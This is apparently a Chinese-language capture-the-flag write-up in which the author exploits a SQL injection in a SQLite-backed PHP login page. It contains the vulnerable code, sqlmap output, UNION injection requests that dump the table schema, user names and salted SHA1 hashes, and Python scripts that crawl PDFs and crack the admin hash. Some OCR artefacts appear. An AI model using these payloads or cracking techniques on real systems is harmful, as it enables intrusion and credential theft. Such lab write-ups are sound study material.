
```php
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug-Parameter! -->
```

判定POST提交的usr和pw是否存在，很显然usr处存在注入
这里提醒是sqlite数据库

tips：

```
sqlite数据库有一张sqlite_master表，
里面有type/name/tbl_name/rootpage/sql记录着用户创建表时的相关信息
```

我们使用sqlmap进行尝试



```
[23:15:44] [INFO] testing 'SQLite inline queries'
[23:15:44] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[23:15:44] [WARNING] time-based comparison requires larger statistical model, please wait............. (done)
[23:15:46] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[23:15:48] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[23:15:51] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[23:16:25] [INFO] (custom) POST parameter '#1*' appears to be 'SQLite > 2.0 OR time-based blind (heavy query)' injectabl
e
[23:16:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:16:25] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
got a 302 redirect to 'http://220.249.52.133:41140/'. Do you want to follow? [Y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N]
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 156 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: usr=123' OR 1590=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))-- Asfm&pw=123
---
[23:17:45] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian 8.0 (jessie)
web application technology: PHP 5.6.30, Apache 2.4.10
back-end DBMS: SQLite
[23:17:45] [INFO] fetched data logged to text files under 'C:\Users\12100\AppData\Local\sqlmap\output\220.249.52.133'

[*] ending @ 23:17:45 /2020-08-06/


D:\Python27\sqlmap>
```

可见，存在注入


但是并没有跑出来，可能是我的网速问题

这里我们知道了他的数据库是sqlite

那么我们进行手工注入


1' --+,不报错，说明闭合方式确定了。

`1' order by 3 --+报错，1' order by 2 --+不报错，说明字段是2，`




```
POST /login.php HTTP/1.1
Host: 220.249.52.133:41140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Referer: http://220.249.52.133:41140/login.php
Connection: close
Upgrade-Insecure-Requests: 1

usr=1' union select 1,2--+&pw=123
```

```
HTTP/1.1 302 Found
Date: Thu, 06 Aug 2020 15:44:26 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+2; expires=Thu, 06-Aug-2020
15:45:25 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
```



```
.comment { color: darkgreen; }
</style>
```

这里我们看到有回显了




Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 ...
Go
Cancel
Follow redirection
Target: http://220.249.52.133:41140
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Type a search term
0 matches
Done
1,106 bytes | 68 millis

```
POST /login.php HTTP/1.1
Host: 220.249.52.133:41140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Referer: http://220.249.52.133:41140/login.php
Connection: close
Upgrade-Insecure-Requests: 1

usr=1' union select name,sql from sqlite_master --+&pw=123
```

```
HTTP/1.1 302 Found
Date: Thu, 06 Aug 2020 15:46:54 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+CREATE+TABLE+Users%28id+int+primary+key%2Cname+varchar%28255%29%2Cpassword+varchar%28255%29%2Chint+varchar%28255%29%29; expires=Thu, 06-Aug-2020 15:47:54 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
```


```
CREATE TABLE Users(
id int primary key,
name varchar(255),
password varchar(255),
hint varchar(255)
)
```

我们查询到了他的数据库，发现有hint这个选项
进去看看看


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 ...
Go Cancel < > Follow redirection
Target: http://220.249.52.133:41140
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /login.php HTTP/1.1
Host: 220.249.52.133:41140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Referer: http://220.249.52.133:41140/login.php
Connection: close
Upgrade-Insecure-Requests: 1

usr=1' union select 1,group_concat(hint) from users --+&pw=123
```

```
HTTP/1.1 302 Found
Date: Thu, 06 Aug 2020 15:48:24 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+my+fav+word+in+my+fav+paper%3F%21%2Cmy+love+is%E2%80%A6%3F%2Cthe+password+is+password; expires=Thu, 06-Aug-2020 15:49:24 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
```




my fav word in my fav paper?!,my love is...?,the password is password;

这里查到，需要他的论文，
我们查询一下其他的列

```
1' union select id,group_concat(id) from users--+得到1, 2, 3

1' union select id,group_concat(name) from users--+得到admin,fritze,hansi

1' union select id,group_concat(password) from users--+得到3fab54a50e770d830c0416df817567662a9dc85c、54eae8935c90f467427f05e4ece82cf569f89507、34b0bb7c304949f9ff2fc101eef0f048be10d3bd
```

整合一下




```
id  hint                             name    password
1   my fav word in my fav paper?!   admin   3fab54a50e770d830c0416df817567662a9dc85c
2   my love isâ□¦?               fritze   54eae8935c90f467427f05e4ece82cf569f89507
3   the password is password        hansi   34b0bb7c304949f9ff2fc101eef0f048be10d3bd
```

我们猜测，他的密码应该和pdf有关
使用网上的脚本
python3爬取多目标网页PDF文件并下载到指定目录：

```python
import requests
import re
import os
import sys

re1 = '[a-fA-F0-9]{32,32}.pdf'
re2 = '[0-9\/]{2,2}index.html'

pdf_list = []
def get_pdf(url):
    global pdf_list
    print(url)
    req = requests.get(url).text
    re_1 = re.findall(re1,req)
    for i in re_1:
        pdf_url = url+i
        pdf_list.append(pdf_url)
    re_2 = re.findall(re2,req)
    for j in re_2:
        new_url = url+j[0:2]
        get_pdf(new_url)
    return pdf_list
    # return re_2

pdf_list = get_pdf('http://220.249.52.133:46876/')
print(pdf_list)
for i in pdf_list:
    os.system('wget '+i)
```

```python
from io import StringIO

#python3
from pdfminer.pdfpage import PDFPage
from pdfminer.converter import TextConverter
from pdfminer.converter import PDFPageAggregator
from pdfminer.layout import LTTextBoxHorizontal, LAParams
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter


import sys
import string
import os
import hashlib
import hashlib
import importlib
import random
from urllib.request import urlopen
from urllib.request import Request


def get_pdf():
    return [i for i in os.listdir("./") if i.endswith("pdf")]


def convert_pdf_to_txt(path_to_file):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    codec = 'utf-8'
    laparams = LAParams()
    device = TextConverter(rsrcmgr, retstr, codec=codec, laparams=laparams)
    fp = open(path_to_file, 'rb')
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    password = ""
    maxpages = 0
    caching = True
    pagenos=set()

    for page in PDFPage.get_pages(fp, pagenos, maxpages=maxpages, password=password,caching=caching, check_extractable=True):
        interpreter.process_page(page)

    text = retstr.getvalue()

    fp.close()
    device.close()
    retstr.close()
    return text


def find_password():
    pdf_path = get_pdf()
    for i in pdf_path:
        print ("Searching word in " + i)
        pdf_text = convert_pdf_to_txt("./"+i).split(" ")
        for word in pdf_text:
            sha1_password = hashlib.sha1(word.encode('utf-8')+'Salz!'.encode('utf-8')).hexdigest()
            if (sha1_password == '3fab54a50e770d830c0416df817567662a9dc85c'):
                print ("Find the password :" + word)
                exit()


if __name__ == "__main__":
    find_password()
```

得到admin的密码为ThinJerboa



Last Modified: Fri Mar 31:33:7 UTC 1337

Admin-Panel

ID:
admin

Password:

Submit

Yay!!!
